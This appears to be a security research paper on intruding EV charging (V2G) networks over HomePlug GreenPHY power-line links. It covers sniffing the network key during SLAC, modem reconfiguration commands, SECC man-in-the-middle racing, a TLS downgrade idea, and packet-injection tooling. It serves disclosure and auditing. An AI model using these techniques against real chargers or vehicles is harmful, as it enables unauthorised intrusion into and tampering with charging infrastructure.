From an attacker's point of view who emulates a fake charging station, this mechanism is not blocking and can be bypassed by transmitting tampered attenuation values, to force targeted PEVs to connect to the AVLN of our fake EVSE. However, we will see in the next sections that the SLAC mechanism has also weaker points that allow an attacker to steal the NMK key distributed by a legit EVSE.

4 State of the Art

4.1 Publications

Many articles have been published about the use and impacts of these technologies, but only few of them tackle the security of such systems, by discussing some security aspects, privacy issues and possible improvements to make on V2G [26, 27]. However, most of the stated attacks are possible but have not yet been demonstrated in practice.

Moreover, V2G systems communicate through the Power-Line as a physical support. Indeed, as we will see in further sections, the HPGP standard is used to transport data. Some publications regarding HomePlug AV and its weaknesses have already been published [18] and some of the enumerated attacks could be used against V2G units and PEVs PLCs in certain cases, as HGPG is fully interroperable with the AV standard.

4.2 Existing tools

We observed that the V2G is rather a closed world:
— official specifications are not free;
— the rare available tools for analysis are expensive and hard to get;
— the device to interface with is not easily accessible;
— and no arbitrary frame injector equipment actually exists.

But thankfully we can find documentation, and the very useful open source implementations *RISE-V2G* [25] and *OpenV2G* [24], that allow us to simulate V2G communications between an Electric Vehicle and a charging station.

Analysis software exist such as the *V2G Viewer pro* of HSE Electronic which is not free. However, this software has a demo version that limits

analysis to 100 network packets. So we used this software to help us understand all layers from our captures at the beginning.

We also observed that HomePlug GreenPHY dissectors for Wireshark were missing. But V2G Viewer pro demo in combination with HomePlug GreenPHY specifications helped us understand and implement HomePlug GreenPHY packets at MAC layer, and layers relative to SECC and V2GTP a bit faster.

4.3 Our contribution

To connect to a V2G network, we use a development kit for HomePlug GreenPHY we will introduce later in this article. We have implemented missing Scapy layers to decode/encode HPGP, SECC and V2GTP packet. Moreover, we have updated the HomePlugPWN [17] tool to support attacking V2G implementations based on HomePlug GreenPHY and have written an EXI data encoder/decoder based on the *RISE-V2G* shared Java library to analyse and inject V2G frames.

During our tests, we also found a flaw in the SLAC procedure of the HPGP standard. To reduce the costs of buying a development kit, we are currently working on an adaptation to use a domestic adapter instead.

5 Intruding a V2G network

5.1 Data propagation over Combined Charging System connectors

To intrude the network, we need to interface somehow. Indeed, to plug-in with a car, or a charging station, we can find many different types of Combined Charging System connectors. Within Europe, the IEC 62196 [5] Type 2 connector is largely used, and its pinout (see figure 11) is as follows:

— PP: Proximity pilot for pre-insertion signalling;
— CP: Control Pilot for post-insertion signalling;
— PE: Protective earth;
— N: Neutral (single/3 phase AC/DC-mid);
— L1, L2 and L3 three phase AC/DC-mid.

To interact with V2G systems, it should be noted that HomePlug GreenPHY data are multiplexed onto the Control Pilot and ground lines. But, interfacing with a male or female connector is not the only way to start intruding the network.

5.2 Data Propagation over Power-Line

It is important to note that data over Power-Line is superposed on the power supply [18], so that information can propagate through many installations depending on signal strength. So if a charging station shares, at least, the same column heading as another building, or any other domestic installation, then the PLC of a resident may be able to see and communicate with the charging stations' PLC modem.

Previous work has also shown that theoretically choke-coils can be used in new installations to attenuate high frequency signal propagating through the Power-Line. Unfortunately, these choke-coils are not installed everywhere, and if there are used on new installations, in practice these components do not ensure a long-term effect and could be less precise due to wear [2, 17].

5.3 Required hardware

To interface with the V2G network, we acquired a Devolo development kit for approximately 200€, as pictured in figure 12, that exposes three interesting PLC interfaces:

— on top-middle a Power-Line Communication module based on the QCA7000 (QCA7k) by Qualcomm Atheros;
— on top-right a twisted pair line interface, as well as a coax SMA female interface.
— and at the bottom an AC coupler interface to plug-in with a domestic plug.

For our case, twisted pair interfaces can directly be used to connect them to an IEC 62196 connector (we some adaptation). But as mentioned earlier, the AC coupler maybe interesting to use to test if the system shares the same electrical network as the plug we are connected to.

The kit also has a privileged Ethernet interface (local interface) that could be used to set-up the PLC modem without needing to use the Direct Access Interface (DAK).

5.4 HomePlug keys

As it is a subset of the AV specification, HPGP uses the same 2 types of keys as Homeplug AV:

— NMK: Network Membership Key used to create or/and join a HomePlug network;
— DAK: Direct Access Key.




Fig. 11. IEC 62196 Type 2 pinout.

Fig. 12. Devolo HomePlug GP devkit.

The NMK can be set directly using a local interface by sending a *Set Encryption Key Request* HomePlug AV packet. On the other side, if users are not connected to the local interface of the PLC device, they can set the NMK remotely via Power-Line by using the correct DAK key associated to the remote device.

Previous works on HomePlug AV devices [18], have shown that the DAK key was generated by deriving the MAC address of the PLC device with a known algorithm, so it was possible to quickly find the DAK of all Central Coordinators PLC devices. Those weaknesses could also be observed if vendors of V2G PLCs use a similar previsible technique to generate the DAK.

5.5 Detection of HomePlug AV/GP devices

The HomePlugPWN tool suite provides a script called *plcmon.py* that enables the "sniff mode" feature on the PLC (see figure 13) and detects the presence of PLCs that behave as Central Coordinators (CCo) in the Power-Line support. In domestic networks, a CCo the PLC that is generally connected to the internet router. In our context, the CCo is always the EVSE.




Fig. 13. Wireshark capture with Sniff indicates packets received when enabling sniff mode on the local PLC.

By using this feature, an attacker can detect charging stations if they are on the same electrical network and if the signal is strong enough.

5.6 HomePlug GreenPHY modes

Before going further, it should be noted that HPGP modems can be configured in three specific modes: unconfigured (to act like a domestic plug), PEV, or EVSE.

It is important to be aware of these different modes, because abstracted packets to the local interface may differ from one mode to another, especially when packets are specific to HPGP.

5.7 A design flaw in the SLAC procedure

By analysing the SLAC sequence, as observed in figure 10 from the specifications, the first attack that comes to mind is to craft a precise *CM_ATTEN_CHAR.IND* response to force the PEV to connect to our fake charging station. On the other side, a fake PEV can always try to start a SLAC sequence by connecting some charging stations.

But after implementing Scapy layers for HPGP, and switching the PLC modem to PEV mode, it was found that any PEV is able to sniff the NMK sent by all EVSE during SLAC processes in clear. Indeed, Management Message Entry (MME) packets, like those used for the SLAC procedure, are broadcasted over the Power-Line and are generally not encrypted, so anyone connected in the same electrical network can capture SLAC procedure related messages. To observe these packets, we have to change the mode of our PLC to PEV.

To act as a PEV, the modem's PIB has been dumped with *pibdump*, then the byte `0x1653` associated SLAC mode as to be modified with *setpib* tool, from *open-plc-utils* [6], as follows:

```
$ pibdump PIBdump.pib
[...]
$ setpib PIBdump.pib 1653 byte 1
```

Listing 1. Changing SLAC mode.

Then during a SLAC procedure, we can sniff incoming packets from the LAN interface of our PLC kit and observe the following HPGP packets corresponding to packets sent by the EVSE:

```
###[ Ethernet ]###
  dst       = bc:f2:af:f1:00:03
  src       = 00:01:85:13:43:11
  type      = 0x88e1
###[ HomePlugAV  ]###
     version   = 1.1
     HPtype    = 24677
     Reserved  = 0x0
###[ CM_SLAC_PARM_CNF ]###
        MSoundTargetMAC= ff:ff:ff:ff:ff:ff
        NumberMSounds= 10
        TimeOut   = 6
        ResponseType= 1
        ForwardingSTA= bc:f2:af:f1:00:03
```

```
        ApplicationType= 0
        SecurityType= 0
        RunID      = '+\x43\xee\xda\xff\x05\xa7\x34'
[...]

###[ CM_ATTEN_CHAR_IND ]###
        ApplicationType= 0
        SecurityType= 0
        SourceAdress= bc:f2:af:f1:00:03
        RunID      = '+\x43\xee\xda\xff\x05\xa7\x34'
        SourceID   = ''
        ResponseID= ''
        NumberOfSounds= 10
        NumberOfGroups= 58
        \Groups     \
[...]
```

Listing 2. Changing SLAC mode.

The last packet sent from an EVSE during a SLAC procedure is the *CM_SLAC_MATCH.CNF*, as shown in figure 14. We were able to decode the variable field, as shown in figure 15, that contains the NMK to join the new private network negotiated between the PEV and EVSE.




Fig. 14. *CM_SLAC_MATCH.CNF* message from EVSE.




Fig. 15. *CM_SLAC_MATCH.CNF* message decoded.

We are then able to setup our PLC kit to join a targeted network by sending a *CM_SET_KEY.REQ* or by simply configuring *open-plc-utils-master/slac/pev.ini* with captured NMK and Network ID and running *pev* tool.

5.8 Into the AVLN

Once a device is part of an AVLN (AV Logical Network), it is able to talk to every possible service on the network, depending on access controls. The device is also able to perform a network discovery to see PLCs on the same AVLN.

At this stage, an attacker in the same AVLN can try to discover available services on the EVCC and SECC parts. Generally, there is nothing interesting in the EVCC part, as it acts as a client that only sends data to the EVSE. On the other side, the SECC part is very interesting as it can expose many services such as SSH, maybe web managing servers, and many others depending on the constructor. But in this article, we will only focus on way we can talk over V2G.

By default, attacker's PLC kit can be set in promiscuous mode to intercept all packets, but two kinds of Man-In-The-Middle attacks can be performed:

— the classical way with an ICMPv6 Neighbour spoofing attack;
— or by racing the SECC procedure.

5.9 Racing the SECC procedure

This attack is optional in case we want to inject traffic, and could help to be more stable than an ICMPv6 Neighbour spoofing attack. But during this procedure, the attacker has to be fast by retrieving the NMK, configuring his PLC kit and then sending fake SECC answers for a while.

Indeed, since we are able to decode SECC layers with Scapy, we are able to capture a first message that is multicasted by the EVCC as follows:

```
###[ Ethernet ]###
  dst       = 33:33:00:00:00:01
  src       = bc:f2:af:f1:00:03
  type      = 0x86dd
###[ IPv6 ]###
     version   = 6
     tc        = 0
     fl        = 0
     plen      = 18
     nh        = UDP
     hlim      = 64
```

```
     src       = fe80::bef2:afff:fef1:3
     dst       = ff02::1
###[ UDP ]###
        sport     = 60806
        dport     = 15118
        len       = 18
        chksum    = 0xc9c7
###[ SECC ]###
           Version   = 1
           Inversion = 254
           SECCType  = SECC_RequestMessage
           PayloadLen= 2
###[ SECC_RequestMessage ]###
              SecurityProtocol= 16
              TransportProtocol= 0
```

Listing 3. SECC Request.

Then the SECC server listening on UDP port 15118 should send the following answer:

```
###[ Ethernet ]###
  dst       = bc:f2:af:f1:00:03
  src       = 00:01:85:13:43:11
  type      = 0x86dd
###[ IPv6 ]###
     version   = 6
     tc        = 0
     fl        = 278181
     plen      = 36
     nh        = UDP
     hlim      = 64
     src       = fe80::201:85ff:fe13:4311
     dst       = fe80::bef2:afff:fef1:3
###[ UDP ]###
        sport     = 15118
        dport     = 60806
        len       = 36
        chksum    = 0x3756
###[ SECC ]###
           Version   = 1
           Inversion = 254
           SECCType  = SECC_ResponseMessage
           PayloadLen= 20
###[ SECC_ResponseMessage ]###
              TargetAddress= fe80::201:85ff:fe13:4311
              TargetPort= 56330
              SecurityProtocol= 16
              TransportProtocol= 0
```

Listing 4. SECC Response.

As we can see in listing 4, to perform a Man-In-The-Middle attack, an attacker can try to send a crafted SECC answer with an arbitrary IPv6 address and port to join a fake SECC server. Moreover, another

interesting field to craft is the *SecurityProtocol* one that confirms the demanded security level (clear-text, or TLS), which could potentially downgrade V2G communication security by forcing the PEV to talk in clear-text.

During our research project, we did not find any system using the TLS feature yet. But to study the protocol more thoroughly, we have also tested the opensource solution *RISE-V2G* against *SecurityProtocol* tampering, but the EVCC part of this solution seems to check this field and stopped the communication if required security level is different from server's response. But implementation could vary between different manufacturers, so it could be interesting to look at this procedure in real life when a vendor uses it.

5.10 Analysing V2G packets

Once we are connected to a targeted AVLN and are able to intercept packets between a charging station and a car, we may see many mysterious IPv6 packets as shown in figure 16.




Fig. 16. Captured data exchange between a PEV and a EVSE.

According to IEC/ISO 15118, data are exchanged in an XML encoded format called EXI (Efficient XML Interchange). The encoding is documented and implemented [1] in C/C++, Java, and JavaScript. Moreover, this encoding supports many Web formats:

— XML (and formats using XML syntax, e.g., SVG, RSS, MathML, GraphML...);
— HTML;
— JSON (Java, JavaScript, C);
— CSS (EXI overview presentation for CSS);

1. `https://exificient.github.io/`

— JavaScript.

To compress data as much as possible, a specific grammar must be provided to the EXI encoder. V2G uses its own grammar that can be found in *RISE-V2G* project [2] in following XML Schema Definition schemas:

— `V2G_CI_AppProtocol.xsd`;
— `V2G_CI_MsgDef.xsd`;
— `V2G_CI_MsgHeader.xsd`;
— `V2G_CI_MsgBody.xsd`;
— `V2G_CI_MsgDataTypes.xsd`;
— `xldsig-core-schema.xsd`.

Precisely, each V2G type of message uses its own grammar as follows:

— AppProtocol → `V2G_CI_AppProtocol.xsd`;
— XMLSIG → `xldsig-core-schema.xsd`;
— and MSG most of the time → `V2G_CI_MsgDef.xsd`.

To encode/decode packets, we use the *RISE-V2G* shared library embedding the EXIficient framework in Java. But as EXI data do not store the current context, we have created a naive data type iterator that tries possible solutions to decode current packet without its context information. An example of the iterator is shown in listing 5.

```
public static String fuzzyExiDecoder(String strinput, decodeMode
    dmode)
{
    String grammar = null;
    String result = null;

    grammar = GlobalValues.SCHEMA_PATH_MSG_BODY.toString();
    try {
        result = Exi2Xml(strinput, dmode, grammar);
    } catch (EXIException e1) {
        try {
            grammar = GlobalValues.SCHEMA_PATH_APP_PROTOCOL.toString
                ();
            result = Exi2Xml(strinput, dmode, grammar);
        } catch (EXIException e2) {
            grammar = GlobalValues.SCHEMA_PATH_XMLDSIG.toString();
            try {
                result = Exi2Xml(strinput, dmode, grammar);
            } catch (EXIException e3) {
                // do nothing
            } catch (Exception b3) {
                b3.printStackTrace();
            }
        } catch (Exception b2) {
            b2.printStackTrace();
        }
```

2. https://github.com/V2GClarity/RISE-V2G/tree/master/RISE-V2G-Shared/src/main/resources/schemas

```
    } catch (Exception b1) {
        b1.printStackTrace();
    }

    return result;
}
```

Listing 5. Fuzzy EXI data decoder.

This results in a tool we called *V2Gdecoder*, inherited by the shared library of *RISEV2G*, that exposes the following methods in a *dataprocess* class:

```
public class dataprocess {
    [...]
    public static String Xml2Exi(String xmlstr, decodeMode mode)
    [...]
    public static String Exi2Xml(String existr, decodeMode mode,
        String grammar)
    [...]
    public static String fuzzyExiDecoder(String strinput, decodeMode
         dmode)
    [...]
}
```

Listing 6. Exposed methods of V2Gdecoder.

This tool can be used in standalone, as well as a webservice to decode EXI or encode XML data:

```
$ java -jar V2Gdecoder.jar -h
usage: V2Gdecoder Helper
 -e,--exi              EXI format
 -f,--file <arg>       input file path
 -o,--output           output file path
 -s,--string <arg>     string to decode
 -w,--web              Webserver
 -x,--xml              XML format
```

Listing 7. V2Gdecoder helper.

So to perform data analysis while capturing packets, we need to extract V2GTP header from TCP packets, as shown in figure 17 and then use *V2Gdecoder* to be able to decode the V2GTP EXI payload as shown in listing 8.

```
<?xml version="1.0" encoding="UTF-8"?>
<ns7:V2G_Message [...] xmlns:ns8="urn:iso:15118:2:2013:MsgHeader">
    <ns7:Header>
        <ns8:SessionID>41FE1835EEB99776</ns8:SessionID>
        <ns4:Signature>
            <ns4:SignedInfo>
```

```
                [...]
            </ns4:SignedInfo>
            <ns4:SignatureValue />
        </ns4:Signature>
    </ns7:Header>
    <ns7:Body>
        <ns5:ChargeParameterDiscoveryRes>
            <ns5:ResponseCode>OK</ns5:ResponseCode>
            <ns5:EVSEProcessing>Finished</ns5:EVSEProcessing>
            <ns6:SAScheduleList>
                <ns6:SAScheduleTuple>
                    <ns6:SAScheduleTupleID>1</ns6:SAScheduleTupleID>
                    <ns6:PMaxSchedule>
                        <ns6:PMaxScheduleEntry>
                            <ns6:RelativeTimeInterval>
                                <ns6:start>0</ns6:start>
                                <ns6:duration>7200</ns6:duration>
                            </ns6:RelativeTimeInterval>
                            <ns6:PMax>
                                <ns6:Multiplier>3</ns6:Multiplier>
                                <ns6:Unit>W</ns6:Unit>
                                <ns6:Value>11</ns6:Value>
                            </ns6:PMax>
                        </ns6:PMaxScheduleEntry>
                    </ns6:PMaxSchedule>
                [...]
```

Listing 8. Decoding V2GTP payload.




Fig. 17. V2GTP unkown data to decode.

The inverse operation can be performed by encoding a V2G XML file in EXI and encapsulating data into V2GTP → TCP → IPv6 → Ethernet before sending it to the target.

6 V2G Injector: Rise of the HPGPhoenix

All techniques, layers and tools have been assembled into one tool called *V2G Injector*. The resulting architecture of *V2G Injector* is shown in figure 18. Here are the available features:

— analyze V2GTP layer;
— extract EXI data;
— encode/decode data for V2G purpose;
— inject EXI data.




Fig. 18. Captured data exchange between a PEV and a EVSE.

6.1 Issues with missing grammar

During our tests, we also had issues when decoding V2G messages on few installations. Indeed, as mentioned earlier, it is important to have the right grammar, and it is common to see the use of old standards in the automotive industry such as “DIN 70121”, as shown in a *supportedAppProtocolReq* message:

```
<?xml version="1.0" encoding="UTF-8"?>
<ns4:supportedAppProtocolReq xmlns:ns4="
    urn:iso:15118:2:2010:AppProtocol" xmlns:xsi="http://www.w3.org
    /2001/XMLSchema-instance" xmlns:ns3="http://www.w3.org/2001/
    XMLSchema">
    <AppProtocol>
        <ProtocolNamespace>urn:din:70121:2012:MsgDef</
            ProtocolNamespace>
        <VersionNumberMajor>2</VersionNumberMajor>
        <VersionNumberMinor>0</VersionNumberMinor>
        <SchemaID>0</SchemaID>
        <Priority>1</Priority>
    </AppProtocol>
    <AppProtocol>
        <ProtocolNamespace>urn:iso:15118:2:2013:MsgDef</
            ProtocolNamespace>
        <VersionNumberMajor>2</VersionNumberMajor><
        VersionNumberMinor>0</VersionNumberMinor>
        <SchemaID>1</SchemaID>
        <Priority>2</Priority>
    </AppProtocol>
</ns4:supportedAppProtocolReq>
```

Listing 9. Decoded EXI data.

As *RISE-V2G* does not provide an associated XSD for this namespace, we have to find them somewhere else. Thankfully, the *OpenV2G* project provides a C++ implementation that can be used to adapt XSD schemas of *RISE-V2G* to support DIN 70121, and we included it in *V2G Injector*.

Also, in case the namespace is not public and if the EVCC supports another protocol, it is possible to change protocol priorities during a Man-In-The-Middle attack to work with a grammar supported on our side. Otherwise, some work will be required to port the target grammar to *V2G Injector*.

7 Conclusion

This tool is the result of a long effort of understanding HomePlug GreenPHY and V2G communications as well as the behaviour of V2G modules. We hope this tool will help vendors and auditors to work in this specific area without spending weeks reading commercial specifications. The *V2G injector* provides a set of techniques and implements necessary features to be able to understand and inject data through the Control Pilot line, or through classic power plug if an installation shares the same network as the V2G units.

Intruding a network through the Power-Line has been shown as dangerous in domestic installation as an attacker could intrude the local

network of an individual or a company, but also extend the range of an attack. We have shown that, with the right tools, it is easy to intrude a V2G AVLN and interact with EVCC and SECC, analyse packets and craft them to attack different controllers and units, especially when data are exchanged in clear-text. But there is still an unexplored area with V2G units. Indeed, V2G units generally run complex systems, and can expose many interesting services like SSH/Telnet, FTP/SFTP, and/or (management) web services. Intruding such systems could potentially lead an attacker to use V2G units as a pivot to intrude other internal networks. So by opening this subject, we hope vendors and constructors will be more aware of potential risks and perform serious security assessments on SECC part as well as EVCC.

7.1 Future work

We are currently working on a domestic PLC, based on the QCA7k baseband, to interface to a V2C through a Power-Line but also with simple twisted pair lines to adapt it on IEC 62196 male/female connectors. This adaptation would reduce the cost from 150-200€ to approximately 30-50€.

Moreover, other features would be interesting to deploy:

— PEV + EVSE complete emulation and simulation;
— more EXI grammars;
— and automated fuzzing tests on EXI supported format.

References

1. Automobile propre. https://www.automobile-propre.com.
2. FAIFA: A first open source PLC tool. https://media.ccc.de/v/25c3-2901-en-faifa_a_first_open_source_plc_tool.
3. HomePlug AV Specification. https://www.homeplug.org/media/filer_public/61/c2/61c25a8b-0ef5-46ee-8fed-407dd6a650da/homeplug_av11_specification_final_public.pdf.
4. HomePlug GP Specification. https://www.homeplug.org/media/filer_public/74/40/7440ccd5-8c66-49ed-a2ce-5ef661932c27/homeplug_gp_specification_v111_final_public.pdf.
5. IEC 62196, Wikipedia. https://en.wikipedia.org/wiki/IEC_62196.
6. open-plc-utils. https://github.com/qca/open-plc-utils.
7. V2G Clarity, ISO 15118 manual. https://v2g-clarity.com/iso15118-manual/.
8. CHAdeMO Association. Technical Specifications of Quick Charger for the Electric Vehicle: CHAdeMO 1.0.1. *CHAdeMO Association: Tokyo*, 2013.
9. ISO technical committee. Road Vehicles–Vehicle to grid communication interface–Part 1: General information and use-case definition. *ISO Technical Committee: Geneva*, 2013.

10. German Institute for Standardization. Electomobility-Digital Communication Between a d.c. EV Charging Station and an Electric Vehicle for Control of d.c. Charging in the Combined Charging System. *German Institute for Standardization: Berlin*, 2014.
11. International Electrotechnical Commission. Communication networks and systems for power utility automationPart 90-8: IEC 61850 object models for electric mobility. *International Electrotechnical Commission: Geneva*, 2014.
12. International Electrotechnical Commission. Communication networks and systems for power utility automationPart 90-8: IEC 61850 object models for electric mobility. *International Electrotechnical Commission: Geneva*, 2014.
13. International Electrotechnical Commission. Electric vehicle conductive charging system-Part 23: DC electric vehicle charging station. *International Electrotechnical Commission: Geneva*, 2014.
14. International Electrotechnical Commission. Electric vehicle conductive charging system-Part 24: Digital communication between a d.c. EV charging station and an electric vehicle for control of d.c. charging. *International Electrotechnical Commission: Geneva*, 2014.
15. ISO technical committee. Road Vehicles–Vehicle to grid communication interface–Part 2: Network and application protocol requirements. *ISO Technical Committee: Geneva*, 2014.
16. ISO technical committees. Road Vehicles–Vehicle to grid communication interface–Part 3: Physical and data link layer requirements. *ISO Technical Committee: Geneva*, 2015.
17. Sébastien Dudek. HomePlugPWN. `https://github.com/FlUxIuS/HomePlugPWN`.
18. Sébastien Dudek. HomePlugAV PLC: practical attacks and backdooring. *NoSuchCon*, 2014.
19. Sébastien Dudek. PentHertz: The use of radio attacks during Red Team and pentests. *SecurityPWN*, 2018.
20. Michael Epping. Vehicle Charging Control Unit. *EMOB*, 2017.
